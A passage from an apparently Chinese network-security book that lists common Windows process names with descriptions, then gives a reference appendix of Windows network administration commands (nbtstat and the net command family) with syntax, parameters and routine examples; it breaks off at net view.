〖简要介绍〗：NVIDIA nView 控制面板在 NVIDA 显卡驱动中被安装，用于调整和设定。

osa.exe

〖进程文件〗：osa 或 osa.exe

〖进程名称〗：Office Startup Assistant

〖简要介绍〗：Microsoft Office 启动助手，随 Windows 启动，增强启动、Office 字体、命令和 Outlook 事务提醒等特性。

outlook.exe

〖进程文件〗：outlook 或 outlook.exe

〖进程名称〗：Microsoft Outlook

〖简要介绍〗：Microsoft Outlook 是一个 E-mail 客户端，包括在 Microsoft Office 中。

photoshop.exe

〖进程文件〗：photoshop 或 photoshop.exe

〖进程名称〗：Adobe Photoshop

〖简要介绍〗：Adobe Photoshop 是一个图像编辑软件，能够打开和编辑照片和其他更多格式的图片。

point32.exe

〖进程文件〗：point32 或 point32.exe

〖进程名称〗：Microsoft Intellimouse Monitor

〖简要介绍〗：Microsoft Intellimouse Monitor 在工具栏添加一个鼠标设定图标。

powerpnt.exe

〖进程文件〗：powerpnt 或 powerpnt.exe

〖进程名称〗：Microsoft PowerPoint

〖简要介绍〗：Microsoft PowerPoint 是一个演示软件，包括在 Microsoft Office 中。

pstores.exe

〖进程文件〗：pstores 或 pstores.exe

〖进程名称〗：Protected Storage Service

〖简要介绍〗：本服务控制保密内容的密码。

qttask.exe

〖进程文件〗：qttask 或 qttask.exe

〖进程名称〗：Quick Time Tray Icon

〖简要介绍〗：Quick Time 任务栏图标在运行 Quick Time 时启动。

realplay.exe

〖进程文件〗：realplay 或 realplay.exe

〖进程名称〗：Real Player

〖简要介绍〗：Real Player 是一个媒体播放器，用来打开和播放音乐、声音和 Real Media 格式的视频文件。

rnaapp.exe

〖进程文件〗：rnaapp 或 rnaapp.exe

〖进程名称〗：Windows Modem Connection

〖简要介绍〗：Windows Modem 连接控制，用以控制拨号 Modem 连接。

rtvscan.exe

〖进程文件〗：rtvscan 或 rtvscan.exe

〖进程名称〗：Norton AntiVirus

〖简要介绍〗：Norton AntiVirus 用以扫描文件和 E-mail 中的病毒。

rundll32.exe

〖进程文件〗：rundll32 或 rundll32.exe

〖进程名称〗：Windows Rundll32 Helper

〖简要介绍〗：Windows Rundll32 为了需要调用 DLL 程序。

sndrec32.exe

〖进程文件〗：sndrec32 或 sndrec32.exe

〖进程名称〗：Windows Sound Recorder

〖简要介绍〗：Windows 录音机，用以播放和录制声音文件（.wav）。

sndvol32.exe

〖进程文件〗：sndvol32 或 sndvol32.exe

〖进程名称〗：Windows Volume Control

〖简要介绍〗：Windows 声音控制进程，在任务栏驻留，用以控制音量和声卡相关。

spoolss.exe

〖进程文件〗：spoolss 或 spoolss.exe

〖进程名称〗：Printer Spooler Subsystem

〖简要介绍〗：Windows 打印机控制子程序，用以从磁盘调用需要打印的内容到打印机。

starter.exe

〖进程文件〗：starter 或 starter.exe

〖进程名称〗：Creative Labs Ensoniq Mixer Tray icon

〖简要介绍〗：状态栏图标，在 Creative Sound Mixer 中被安装。

systray.exe

〖进程文件〗：systray 或 systray.exe

〖进程名称〗：Windows Power Management

〖简要介绍〗：Windows 电源管理程序，用以控制节能和恢复启动。

tapisrv.exe

〖进程文件〗：tapisrv 或 tapisrv.exe

〖进程名称〗：TAPI Service

〖简要介绍〗：Windows Telephony（TAPI）的后台服务程序。

userinit.exe

〖进程文件〗：userinit 或 userinit.exe

〖进程名称〗：UserInit Process

〖简要介绍〗：UserInit 程序运行登录脚本，建立网络连接和启动 Shell 壳。

visio.exe

〖进程文件〗：visio 或 visio.exe

〖进程名称〗：Microsoft Visio

〖简要介绍〗：Microsoft Visio 是一个图形化管理软件。

vptray.exe

〖进程文件〗：vptray 或 vptray.exe

〖进程名称〗：Norton AntiVirus

〖简要介绍〗：Norton AntiVirus 扫描文件和 E-mail 中的病毒。

vshwin32.exe

〖进程文件〗：vshwin32 或 vshwin32.exe

〖进程名称〗：McAfee VirusScan

〖简要介绍〗：McAfee VirusScan 是一个反病毒软件，用以扫描文件和 E-mail 中的病毒。

vsmon.exe

〖进程文件〗：vsmon 或 vsmon.exe

〖进程名称〗：True Vector Internet Monitor

〖简要介绍〗：True Vector Internet Monitor 是 ZoneAlarm 个人防火墙的一部分，用以监视网络流经数据和攻击。

vsstat.exe

〖进程文件〗：vsstat 或 vsstat.exe

〖进程名称〗：McAfee VirusScan

〖简要介绍〗：McAfee VirusScan 是一个反病毒软件，用以扫描文件和 E-mail 中的病毒。

wab.exe

〖进程文件〗：wab 或 wab.exe

〖进程名称〗：Address Book

〖简要介绍〗：在 Outlook 中的地址薄，用来存放 E-mail 地址和联系信息。

webscanx.exe

〖进程文件〗：webscanx 或 webscanx.exe

〖进程名称〗：McAfee VirusScan

〖简要介绍〗：McAfee VirusScan 是一个反病毒软件，用以扫描文件和 E-mail 中的病毒。

winamp.exe

〖进程文件〗：winamp 或 winamp.exe

〖进程名称〗：WinAmp

〖简要介绍〗：WinAmp Media Player 是一个用来打开音乐、声音和视频文件并管理 MP3 文件的软件。

winhlp32.exe

〖进程文件〗：winhlp32 或 winhlp32.exe

〖进程名称〗：Windows Help

〖简要介绍〗：Windows 帮助文件查看程序，用来打开帮助文档，该程序包括在很多的 Windows 程序中。

winoa386.mod

〖进程文件〗：winoa386 或 winoa386.mod

〖进程名称〗：MS-DOS Console

〖简要介绍〗：Windows MS-DOS 控制台，用以执行 DOS 命令和脚本。

winproj.exe

〖进程文件〗：winproj 或 winproj.exe

〖进程名称〗：Microsoft Project

〖简要介绍〗：Microsoft Project 是一个项目计划编制程序。

winroute.exe

〖进程文件〗: winroute 或 winroute.exe

〖进程名称〗: WinRoute

〖简要介绍〗: WinRoute 是一个基于 Windows 的防火墙、路由或连接共享软件。

winword.exe

〖进程文件〗: winword 或 winword.exe

〖进程名称〗: Microsoft Word

〖简要介绍〗: Microsoft Word 是一个字处理程序，包括在 Microsoft Office 中。

winzip32.exe

〖进程文件〗: winzip32 或 winzip32.exe

〖进程名称〗: WinZip

〖简要介绍〗: WinZip 是一个文件压缩工具，用于创建、打开和解压 ZIP 文件。

wkcalrem.exe

〖进程文件〗: wkcalrem 或 wkcalrem.exe

〖进程名称〗: Microsoft Works Calendar Reminder

〖简要介绍〗: Microsoft Works Calendar Reminders 工作日程提醒，在后台处理并弹出显示计划的工作日志提醒。

wkqkpick.exe

〖进程文件〗: wkqkpick 或 wkqkpick.exe

〖进程名称〗: WinZip traybar icon

〖简要介绍〗: WinZip 的状态栏图标，被允许在 Winzip 启动时启动。

wmplayer.exe

〖进程文件〗: wmplayer 或 wmplayer.exe

〖进程名称〗: Windows Media Player

〖简要介绍〗: Windows Media Player 是一个用来打开和播放音乐、声音和视频的软件。

wordpad.exe

〖进程文件〗: wordpad 或 wordpad.exe

〖进程名称〗: Wordpad

〖简要介绍〗: Wordpad 是一个字符编辑器，用以打开和编辑.txt 和.rtf 文档。

wowexec.exe

〖进程文件〗: wowexec 或 wowexec.exe

〖进程名称〗: Windows On Windows Execution Process

〖简要介绍〗: Windows On Windows Execution Support Process 和 ntvdm.exe 作用类似，可兼容 16 位应用程序。

ypager.exe

〖进程文件〗：ypager 或 ypager.exe

〖进程名称〗：Yahoo Messenger Helper

〖简要介绍〗：Yahoo Messenger 的状态栏图标，随 Yahoo Messenger 一同运行，属于其中的一部分。

◆ ◆ ◆

附录 C 网络管理命令大全

Windows 提供了很多网络管理命令，使用它们可以对网络进行各种监测，并查看有用的信息。对于一个网络安全人员来说，熟练掌握这些命令是非常必要的，在本附录中列出了常见的网络命令，供读者速查使用。

C.1 nbtstat：显示统计数据

【功能】

该诊断命令使用 NBT（TCP/IP 上的 NetBIOS）显示协议统计数据和当前的 TCP/IP 连接。该命令只有在安装了 TCP/IP 协议之后才可用。

【格式】

nbtstat [-a remotename] [-A IP address] [-c] [-n] [-R] [-r] [-S] [-s] [interval]

【参数】

-a remotename：使用远程计算机的名称并列出其名称表。

-A IP address：使用远程计算机的 IP 地址并列出名称表。

-c：给定每个名称的 IP 地址并列出 NetBIOS 名称缓存的内容。

-n：列出本地 NetBIOS 名称。“已注册”表明该名称已被广播（Bnode），并已经进行 WINS（其他结点类型）注册。

-R：清除 NetBIOS 名称缓存中的所有名称后，重新装入 Lmhosts 文件。

-r：列出 Windows 网络名称解析统计。在配置使用 WINS 的 Windows 计算机上，此选项返回要通过广播或 WINS 来解析和注册的名称数。

-S：显示客户端和服务器会话，只通过 IP 地址列出远程计算机。

-s：显示客户端和服务器会话，尝试将远程计算机 IP 地址转换成使用主机文件的名称。

interval：重新显示选中的统计，在每个显示之间暂停若干秒。按 Ctrl+C 组合键停止显示统计信息。如果省略该参数，nbtstat 只显示一次当前的配置信息。

【范例】

无。

C.2 net accounts：升级账户数据库

【功能】

将用户账户数据库升级并修改所有账户的密码和登录请求。Net Logon 服务必须在需要更改账户参数的计算机上运行。

【格式】

net accounts [/forcelogoff:{minutes|no}] [/minpwlen:length] [/maxpwage:{days| unlimited}] [/minpwage:days] [/uniquepw:number] [/domain]

net accounts [/sync] [/domain]

【参数】

/forcelogoff:{minutes|no}：设置当用户账户或有效登录时间到期时，在结束用户与服务器的会话前要等待的分钟数。no 选项防止强制注销，默认设置是 no。指定了/forcelogoff:minutes 选项后，Windows 在强制用户离开网络的若干分钟前发送警告。如果有文件被打开，Windows 将警告用户。如果 minutes 小于 2，Windows 将警告用户立即从网络注销。

/minpwlen:length：设置用户账户密码的最少字符数，范围是 0～127 个字符，默认值是 6 个字符。

/maxpwage:{days|unlimited}：设置用户账户密码有效天数的最大值。数值 unlimited 设置无限长时间。/maxpwage 选项必须大于/minpwage，范围是 1～49710 天（无限长），默认值是 90 天。

/minpwage:days：设置用户可以更改新密码前的最小天数。数值 0 设置无限短时间。范围是 0～49710 天，默认值是 0 天。

/uniquepw:number：要求用户不能对密码进行无效更改。范围是 0～24 次密码更改，默认值是 5 次密码更改。

/domain：对当前域的主域控制器执行操作。否则，操作在本地计算机上执行。该参数只适用 Windows Server 域下的 Windows Professional 计算机。默认情况下，Windows Server 计算机在主域控制器上执行操作。

/sync：在主域控制器上使用时，域中的所有备份域控制器保持同步。当在备份域控制器上使用时，备份域控制器只与主域控制器同步。该命令只适用于 Windows Server 域成员计算机。

【范例】

（1）要显示当前的强制注销、密码要求和服务器的角色设置，键入：

net accounts

（2）要设置不少于 7 个字符的用户账户密码，键入：

net accounts /minpwlen:7

（3）要指定更改密码超过 5 次后不能再使用任何密码，键入：

net accounts /uniquepw:5

（4）要禁止用户在 7 天之内进行两次密码修改，并强制用户每 30 天更改一次密码，且在登录时间到期后用 5 分钟时间警告强制用户注销，键入：

net accounts /minpwage:7 /maxpwage:30 /forcelogoff:5

C.3 net computer：在域数据库中添加或删除计算机

【功能】

在域数据库中添加或删除计算机。该命令只能在运行域的计算机上执行。

【格式】

net computer \\computername {/add | /del}

【参数】

\\computername：指定要从域中添加或删除的计算机。

/add：将特定的计算机添加到域中。

/del：从域中删除指定的计算机。

【范例】

要将计算机 grizzlybear 添加到登录的域中，键入：

net computer \\grizzlybear /add

C.4 net config：显示正在运行的服务

【功能】

显示正在运行的可配置服务，或者显示和更改服务设置。

【格式】

net config [service [options]]

【参数】

无：键入不带参数的 net config 命令，显示可配置服务的列表。

service：指定可以用 net config 命令配置的服务（“服务器”或“工作站”）。

options：对某个服务是特定的。单击“相关主题”列表中的 net config server 或 net config workstation 链接以获得关于完整语法的详细信息。

【范例】

要查看正在运行的可配置服务，键入：

net config

C.5 net config server：设置服务器

【功能】

显示或更改服务运行时有关“服务器”服务的设置。

【格式】

net config server [/autodisconnect:time] [/srvcomment:"text "] [/hidden:{yes | no}]

【参数】

无：键入 net config server 命令显示“服务器”服务的当前配置。

/autodisconnect:time：设置允许用户会话空闲的最大时间，单位为分钟。超过这个时间，自动断开。可以指定-1，表示不断开连接。范围是-1～65535 分钟，默认值是 15 分钟。

/srvcomment:"text"：为服务器添加注释。注释可以包含 48 个字符。注意给文本加引号。

/hidden:{yes | no}：指定服务器的计算机名是否在服务器显示列表上显示。注意隐藏的服务器将不会改变服务器上的权限。默认设置是 no。

【范例】

（1）要显示有关本地服务器的信息并防止滚动显示，键入：

net config server | more

（2）要从可用服务器列表中隐藏服务器的计算机名，键入：

net config server /hidden:yes

（3）设置用户会话空闲最大时间为 15 分钟，键入：

net config server /autodisconnect:15

C.6 net config workstation：设置工作站

【功能】

显示或更改服务运行时有关“工作站”服务的设置。

【格式】

net config workstation [/charcount:bytes] [/chartime:msec] [/charwait:sec]

【参数】

无：只键入 net config workstation 命令显示本地计算机的当前配置。

/charcount:bytes：指定在将数据发送到通信设备之前 Windows 收集的数据量。如果还设置了/chartime:msec，Windows 将执行第一个满足的选项。范围是 0~65535 字节，默认值是 16 字节。

/chartime:msec：设置 Windows 在将数据发送到通信设备前收集数据的毫秒数。如果还设置了/charcount:bytes，Windows 将执行第一个满足的选项。范围是 0~65535000 毫秒，默认值是 250 毫秒。

/charwait:sec：将 Windows 等待通信设备的秒数设置为可用。范围是 0~65535 秒，默认值是 3600 秒。

【范例】

（1）要显示“工作站”服务的当前配置，键入：

net config workstation

（2）要设置将数据发送到最大 500 毫秒的通信设备前 Windows 等待的毫秒数，键入：

net config workstation /chartime:500

C.7 net continue：重新激活挂起的服务

【功能】

重新激活挂起的服务。

【格式】

net continue service

【参数】

service：可继续的服务包括 File Server for Macintosh（仅限于 Windows 服务器）、FTP Publishing Service、Lpdsvc、Net Logon、Network DDE、Network DDE Dsdm、NT Lm Security Support Provider、Remote Access Server、Schedule、Server、Simple TCP/IP Services 和 Workstation。

【范例】

要继续运行“工作站”服务，键入：

net continue workstation

C.8 net file：显示共享的文件名

【功能】

显示服务器上所有打开的共享文件名称和每个文件的文件锁定码（如果存在）。该命令也可以关闭单独的共享文件并删除文件锁定。

【格式】

net file [id [/close]]

【参数】

无：键入不带参数的 net file 命令，显示在服务器上打开的共享文件。

id：指定文件的标识号。

/close：关闭打开的文件并释放锁定的记录。通过共享文件的服务器键入该命令。

【范例】

（1）查看有关共享文件的显示信息，键入：

net file

（2）要关闭标识号为 1 的文件，键入：

net file 1 /close

C.9 net group：操作域中的全局组

【功能】

在 Server 的域中添加、显示或修改全局组，该命令只能在域控制器上才可用。

【格式】

net group [groupname [/comment:"text"]] [/domain]

net group groupname {/add [/comment:"text"] | /delete} [/domain]

net group groupname username[...]{/add | /delete[/domain]

【参数】

无：键入不带参数的 net group 命令，显示服务器名和服务器上组的名称。

groupname：指定要添加、扩展或删除的组的名称，只提供组名以查看组中的用户列表。

/comment:"text"：为新建或已经存在的组添加注释。注释可以包含 48 个字符。添加时，必须给文本加上引号。

/domain：对当前域的主域控制器执行操作。否则，操作在本地计算机上执行。该参数只应用于 Windows Server 域中成员的 Windows Professional 计算机。默认情况下，Windows Server 计算机在主域控制器上执行操作。

username：列出一个或多个用户名以添加到组或从组中删除。用空格分隔多个用户名项。

/add：添加组，或向组中添加用户名称。使用此命令添加到组中的用户必须建立账户。

/delete：删除组，或从组中删除用户。

【范例】

（1）要显示本地服务器上所有组的列表，键入：

net group

（2）要将组 exec 添加到本地用户账户数据库，键入：

net group exec /add

（3）要将组 exec 添加到安装 Windows Professional 的计算机的 Windows Server 域用户账户数据库，键入：

net group exec /add /domain

（4）要将现有用户账户 stevev、ralphr（来自 sales 域）和 jennyt 添加到本地计算机上的 exec 组，键入：

net group exec stevev ralphr jennyt /add

（5）要将现有用户账户 stevev、ralphr（来自 sales 域）和 jennyt 添加到安装 Windows Professional 的计算机上的 Windows Server 域的 exec 组，键入：

net group exec stevev ralphr jennyt /add /domain

（6）要显示 exec 组中的用户，键入：

net group exec

（7）要将备注添加到 exec 组记录，键入：

net group exec /comment:"The executive staff."

C.10 net help：显示帮助信息

【功能】

提供可获得相关帮助信息的网络命令及主题，或向帮助提供指定的命令或主题。

【格式】

net help [command]

net command {/help | /?}

【参数】

无：键入不带参数的 net help 命令，显示命令列表和可获得帮助的主题列表。

command：使用 net 提供帮助的命令。

{/help | /?}：显示该命令的当前语法。/help 提供备用方法以显示帮助文本。

【范例】

（1）要使用两种形式的 net help 命令产生有关 net use 命令的相同信息，键入：

net help use

或键入：

net use /help

（2）要查看 net use 命令的语法，键入：

net use /?

C.11 net localgroup：操作本地组

【功能】

添加、显示或修改本地组。

【格式】

net localgroup [groupname [/comment:"text"]] [/domain]

net localgroup groupname {/add [/comment:"text"] | /delete} [/domain]

net localgroup groupname name [...] {/add | /delete} [/domain]

【参数】

无：键入不带参数的 net localgroup 命令，显示服务器名和计算机上本地组的名称。

groupname：指定要添加、扩展或删除的本地组的名称，只提供 groupname 以查看用户列表或本地组中的全局组。

/comment:"text"：为新建或已经存在的组添加注释。注释可以包含 48 个字符，必须给文本加上引号。

/domain：对当前域的主域控制器执行操作。否则，操作在本地计算机上执行。该参数只应用于 Windows Server 域中成员的 Windows Professional 计算机。默认情况下，Windows Server 计算机在主域控制器上执行操作。

name [...]：列出一个或多个用户名或组名，并添加或从本地组中删除。用空格分隔多项。名称可以是本地用户、其他域的用户或全局组，但不能是其他本地组。如果用户来自另一个域，必须使用用户名的开头添加域名。

/add：添加全局组名称或者向本地组中添加用户名称。用户或全局组必须在使用此命令加入本地组之前先建立账户。

/delete：从本地组中删除组名称或用户名。

【范例】

（1）要显示本地服务器上所有本地组的列表，键入：

net localgroup

（2）要将本地组 exec 添加到本地用户账户数据库，键入：

net localgroup exec /add

（3）要将本地组 exec 添加到 Windows Server 域用户账户数据库，键入：

net localgroup exec /add /domain

（4）要将现有用户账户 stevev、ralphr（来自 sales 域）和 jennyt 添加到本地计算机上的 exec 本地组，键入：

net localgroup exec stevev sales\ralphr jennyt /add

（5）要将现有用户账户 stevev、ralphr（来自 sales 域）和 jennyt 添加到本地计算机上的 exec 组，键入：

net localgroup exec stevev ralphr jennyt /add /domain

（6）要显示 exec 本地组中的用户，键入：

net localgroup exec

（7）要将注释添加到 exec 本地组记录，键入：

net localgroup exec /comment:"The executive staff."

C.12 net name：添加或者删除消息名称

【功能】

添加或删除消息名称（有时称为别名），或显示计算机将接受消息名称列表。邮件程序服务必须运行以使用 net name。

【格式】

net name [name [/add | /delete]]

【参数】

无：键入不带参数的 net name 命令以显示正在使用名称的列表。

name：指定接收消息的名称。名称可有 15 个字符。

/add：给计算机添加名称。键入 net name name 的方式与键入 net name name /add 相同。

/delete：从计算机中删除名称。

【范例】

（1）查看计算机上名称的列表，键入：

net name

（2）要将名称 rsvp 添加到计算机，键入：

net name rsvp

（3）要从计算机删除名称 rsvp，键入：

net name rsvp /delete

C.13 net pause：暂停运行服务

【功能】

暂停运行服务。

【格式】

net pause service

【参数】

service：包括 File Service for Macintosh（只限于 Windows 服务器）、FTP Publishing Service、Lpdsvc、Net Logon、Network DDE、Network DDE Dsdm、NT LM Security Support Provider、Remote Access Server、Schedule、Server、Simple TCP/IP Services 和 Workstation。

【范例】

（1）要暂停“服务器”服务，键入：

net pause server

（2）要暂停“网络登录”服务，键入：

net pause "net logon"

C.14 net print：控制打印服务

【功能】

显示或控制打印任务和打印机队列。

【格式】

net print \\computername\sharename

net print [\\computername] job# [/hold | /release | /delete]

【参数】

computername：指定共享打印机队列的计算机名称。

sharename：指定打印队列的名称，当包括 sharename 和 computername 时，使用反斜杠（\）分隔名称。

job#：指定指派到打印机队列中的作业标识号。具有一台或多台打印机队列的计算机为每个打印任务分配一个唯一的号码。如果在被计算机共享的打印机队列中正在使用一个作业编号，则该编号将不被指派给该计算机的任何其他作业。

/hold：当与 job# 一起使用时，保留在打印机队列中等待的打印作业，其他打印作业将忽略它直到发布。

/release：释放保留的打印作业。

/delete：从打印机队列中删除打印作业。

【范例】

（1）要获得有关\\ production 计算机上作业号 35 的详细信息，键入：

net print \\production 35

（2）要在\\ production 计算机上保留作业号 263，键入：

net print \\production 263 /hold

（3）要释放\\ production 计算机上的作业号 263，键入：

net print \\production 263 /release

（4）要列出\\ production 计算机上 dotmatrix 打印机队列的内容，键入：

net print \\production\dotmatrix

C.15 net send：发送消息

【功能】

将消息发送到网络上的其他用户、计算机或消息名。必须运行信使服务以接收邮件。

【格式】

net send {name | * | /domain[:name] | /usersmessage}

【参数】

name：指定用于发送消息的目标用户名、计算机名或消息名。如果名称是包含空白字符的计算机名称，使用引号（""）。长用户名在用做 NetBIOS 名时可能会导致问题。NetBIOS 名称被限制为 16 个字符，Windows 保留第 16 个字符。

*：将消息发送给在域或工作组中的所有用户。

/domain[:name]：将消息发送给计算机域中的所有用户。如果指定了 name，消息将被发送到指定域或工作组中的所有名称。

/users：将消息发送给所有连接服务器的用户。

message：指定将文本作为消息发送。

【范例】

（1）要将邮件“Meeting changed to 3 P.M.Same place.”发送到用户 robertf，键入：

net send robertf Meeting changed to 3 P.M. Same place.

（2）要将邮件“This server will shut down in 5 minutes”发送到与服务器连接的所有用户，键入：

net send /users This server will shut down in 5 minutes.

（3）要发送包含斜杠（/）的邮件，键入：

net send robertf "Format your disk with FORMAT /4"

C.16 net session：设置计算机之间的对话

【功能】

列出或断开本地计算机和与它连接的客户之间的会话。

【格式】

net session [\\computername] [/delete]

【参数】

无：键入不带参数的 net session 命令，显示与本地计算机所有会话的信息。

\\computername：列出或断开连接会话的计算机。

/delete：结束计算机与\\computername 的会话，并关闭计算机中所有为该会话打开的文件。如果\\computername 被省略，所有在本地计算机上的会话将被取消。

【范例】

（1）要显示本地服务器的会话信息列表，键入：

net session

（2）要显示计算机名为 shepherd 的客户端的会话信息，键入：

net session \\shepherd

（3）要结束服务器与连接到服务器的客户端的所有会话，键入：

net session /delete

C.17 net share：操作共享资源

【功能】

创建、删除或显示共享资源。

【格式】

net share sharename

net share sharename=drive:path [/users:number| /unlimited] [/remark:"text"]

net share sharename [/users:number| unlimited] [/remark:"text"]

net share {sharename | drive:path} /delete

【参数】

无：键入不带参数的 net share 命令，显示本地计算机上共享的所有资源的信息。

sharename：是共享资源的网络名称。键入带参数 sharename 的 net share 命令只显示有关该共享的信息。

drive:path：指定要共享目录的绝对路径。

/users:number：设置可以同时访问共享资源的最多用户数。

/unlimited：指定可以同时访问共享资源的数量不受限制的用户。

/remark:"text"：添加关于资源的描述注释。文本必须包括在引号中。

/delete：停止共享资源。

【范例】

（1）要显示计算机上共享资源的信息，键入：

net share

（2）要使用共享名 secretary 共享计算机的 C:\Letters 目录并包括注释，键入：

net share secretary=c:\letters /remark:"For department 123."

（3）要停止共享 Letters 目录，键入：

net share secretary /delete

（4）要使用共享名为 list 的共享计算机的 C:\Art Lst 目录并包括注释，键入：

net share list="c:\art lst"

C.18 net start：启动服务

【功能】

启动服务，或显示已启动服务的列表。对于两个或多个词组成的服务名，例如 Net Logon 或 Computer Browser，必须两边加引号。

【格式】

net start [service]

【参数】

无：键入不带参数的 net start 命令，显示正在运行服务的列表。

service：包括 Alerter，Client Service for Netware，Clipbook Server，Content Index，Computer Browser，Dhcp Client，Directory Replicator，Eventlog，FTP Publishing Service，Hypermedia Object Manager，Logical Disk Manager，Lpdsvc，Media Services Management，Messenger，Fax Service，Microsoft Install Server，Net Logon，Network DDE，Network DDE Dsdm，NT LM Security Support Provider，OLE，Plug and Play，Remote Access Connection Manager，Remote Access Isnsap

Service，Remote Access Server，Remote Procedure Call （RPC） Locator，Remote Procedure Call （RPC） Service，Schedule，Server，Simple TCP/IP Services，Site Server Ldap Service，Smartcard Resource Manager，SNMP，Spooler，Task Scheduler，TCP/IP Netbios Helper，Telephony Service，Tracking Service，Tracking （Server） Service，UPS，Windows Time Service 和 Workstation。而 File Service for Macintosh、Gateway Service for Netware、Microsoft DHCP Service、Print Service for Macintosh 和 Windows Internet Name Service 服务只有在 Windows 上可用。

【范例】

要列出当前正在运行的服务，键入：

net start

C.19 net statistics：显示统计日志

【功能】

显示本地“工作站”或“服务器”服务的统计日志。

【格式】

net statistics [workstation | server]

【参数】

无：键入不带参数的 net statistics 命令，列出正在运行的服务统计日志。

workstation：显示本地“工作站”服务的统计。

server：显示本地“服务器”服务的统计。

【范例】

（1）要显示正在运行的可以使用统计的服务，键入：

net stats

（2）要显示“服务器”服务的统计并禁止显示滚动，键入：

net statistics server | more

C.20 net stop：停止 Windows 网络服务

【功能】

停止 Windows 网络服务。

【格式】

net stop service

【参数】

无。

【范例】

要停止“服务器”服务，键入：

net stop server

C.21 net time：使时钟同步

【功能】

使计算机的时钟与另一台计算机或域的时钟同步。如果在没有/set 选项的情况下使用，则显示另一台计算机或域的时间。

【格式】

net time [\\computername | /domain[:domainname] | /rtsdomain [:domainname]] [/set]

net time [\\computername] [/querysntp] | [/setsntp[:ntp server list]]

【参数】

无：显示被指派为本地计算机的 Windows 服务器域的时间服务器的计算机当前时间。

\\computername：指定要与之同步的服务器的名称。

/domain[:domainname]：指定要同步时间的域。

/rtsdomain[:domainname]：指定要与之同步的可信时间服务器所在的域。

/set：使计算机的时钟与指定的计算机或域的时间同步。

/querysntp：显示当前为本地计算机或 \\computername 所指定的计算机配置的网络时间协议（NTP）服务器的名称。

/setsntp[:ntp server list]：指定本地计算机所使用的 NTP 时间服务器的列表。该列表可以包含 IP 地址或 DNS 名称，用空格分开。如果要使用多个时间服务器，该列表必须用引号括起来。

【范例】

无。

C.22 net use：控制共享资源

【功能】

将计算机与共享资源连接或断开，或者显示关于计算机连接的信息。该命令还控制持久网络连接。

【格式】

net use [devicename | *] [\\computername\sharename[\volume]] [password | *]] [/user:[domainname\]username] [[/delete] | [/persistent:{yes | no}]]

net use devicename [/home[password | *]] [/delete:{yes | no}]

net use [/persistent:{yes | no}]

【参数】

无：如果在没有参数的情况下使用，则检索网络连接列表。

devicename：指派名称以便连接到资源或指定断开的设备。有两种设备名称，即磁盘驱动器（D:到 Z:）和打印机（LPT1:到 LPT3:）。键入星号代替特定设备名，指派下一个可用的设备。

\\computername\sharename：指定服务器和共享资源的名称。如果 computername 包含空格字符，则将计算机名从双反斜杠（\\）到计算机名结尾用引号（" "）括起来。计算机名长度可以是 1～15 个字符。

\volume：指定服务器上的 NetWare 卷。必须安装了 NetWare 客户服务（Windows Professional）或 NetWare 网关服务（Windows Server），并且正在运行连接到 NetWare 服务器。

password：指定访问共享资源所需的密码。

*：生成密码提示行。在密码提示行处键入密码时不显示密码。

/user：指定建立连接的不同用户名。

domainname：指定其他域。例如 net use d:\\server\share /user:admin\mariel 会连接用户标识符 mariel。如果省略了 domainname，将使用当前登录的域。

username：指定登录时使用的用户名。

/delete：取消指定的网络连接。如果用户使用星号指定连接，则所有网络连接均将取消。

/home：将用户连到主目录。

/persistent：控制持久网络连接的使用。默认值为最后一次使用的设置。

yes：按其建立时的原样保存所有连接，并在下次登录时还原它们。

no：不保存已建立的连接或后续连接。现存的连接在下一次登录时还原。使用/delete 删除持久连接。

【范例】

（1）要将磁盘驱动器设备名 E:指派给\\Financial 服务器上的 Letters 共享目录，键入：

```
net use e:\\financial\letters
```

（2）要将磁盘驱动器设备名 M:指派（映射）给\\Financial NetWare 服务器上 Letters 卷中的目录 Maria，键入：

```
net use m:\\financial\letters\maria
```

（3）要将设备名 LPT1:指派给\\Accounting 服务器上的 Laser2 共享打印机队列，键入：

```
net use lpt1:\\accounting\laser2
```

（4）要从 LPT1 打印机队列断开连接，键入：

```
net use lpt1:/delete
```

（5）要将磁盘驱动器设备名 H:指派给主目录作为用户 mariel，键入：

```
net use h:/home /user:mariel
```

（6）要将磁盘驱动器设备名 F:指派给\\Financial 服务器的 Scratch 共享目录，该目录需要密码 hctarcs，但是不建立持久连接，键入：

```
net use f:\\financial\scratch hctarcs /persistent:no
```

（7）要与\\Financial\Scratch 目录断开，键入：

```
net use f:\\financial\scratch /delete
```

（8）要与\\Financial 2 服务器上的共享资源连接，键入：

```
net use k:"\\financial 2" \memos
```

（9）包含空格的服务器名必须使用引号括起来。如果省略了引号，Windows 将显示错误消息。

（10）要在每次登录时还原当前连接而不考虑将来的更改，键入：

```
net use /persistent:yes
```

C.23 net user：添加或者修改账户

【功能】

添加或修改用户账户，或者显示用户账户信息。

【格式】

net user [username [password | *] [options]] [/domain]

net user username {password | */add [options] [/domain]

net user username [/delete] [/domain]

【参数】

无：在没有参数的情况下使用 net user 命令，显示计算机上用户账户的列表。

username：指定要添加、删除、修改或查看的用户账户名。用户账户名最多可有 20 个字符。

password：为用户账户指派或更改密码。密码必须满足 net accounts 命令的/minpwlen 选项设置的最小长度，最多可有 127 个字符。但是，如果网上既有 Windows 2000 计算机，也有 Windows 95/98 计算机，则密码不要超过 14 个字符，因为 Windows 95/98 支持的密码长度最大为 14 个字符。如果密码太长，将无法从计算机上登录到网络。

*：生成该密码的提示符。在密码提示符处键入密码时不显示密码。

/domain：在计算机主域的主域控制器执行操作。该参数只适用于属于 Windows Server 域成员的 Windows Professional 计算机。默认情况下，Windows Server 计算机在主域控制器上执行操作。

【范例】

（1）要显示本地计算机上所有用户账户的列表，键入：

net user

（2）要查看有关用户账户 jimmyh 的信息，键入：

net user jimmyh

（3）要添加 Henry James 用户账户，登录权限从星期一到星期五的早晨 8 点到下午 5 点（时间指定中没有间隔），使用强制密码（henryj）和用户全名，键入：

net user henryj henryj /add /passwordreq:yes
/times:monday-friday,8am-5pm/fullname:"Henry James"

（4）要使用 24 小时制表示法设置 johnsw 的登录时间（早晨 8 点到下午 5 点），键入：

net user johnsw /time:M-F,08:00-17:00

（5）要使用 12 小时制表示法设置 johnsw 的登录时间（早晨 8 点到下午 5 点），键入：

net user johnsw /time:M-F,8am-5pm

（6）要指定 marysl 的登录时间为星期一的早晨 4 点到下午 5 点、星期二的下午 1 点到 3 点，以及星期三到星期五的上午 8 点到下午 5 点，键入：

net user marysl /time:M,4am-5pm;T,1pm-3pm;W-F,8:00-17:00

C.24 net view：显示域中的共享资源

【功能】

显示域列表、计算机列表或者由指定计算机共享的资源。

【格式】

net view [\\computername | /domain[:domainname]]

net view /network:nw [\\computername]

【参数】

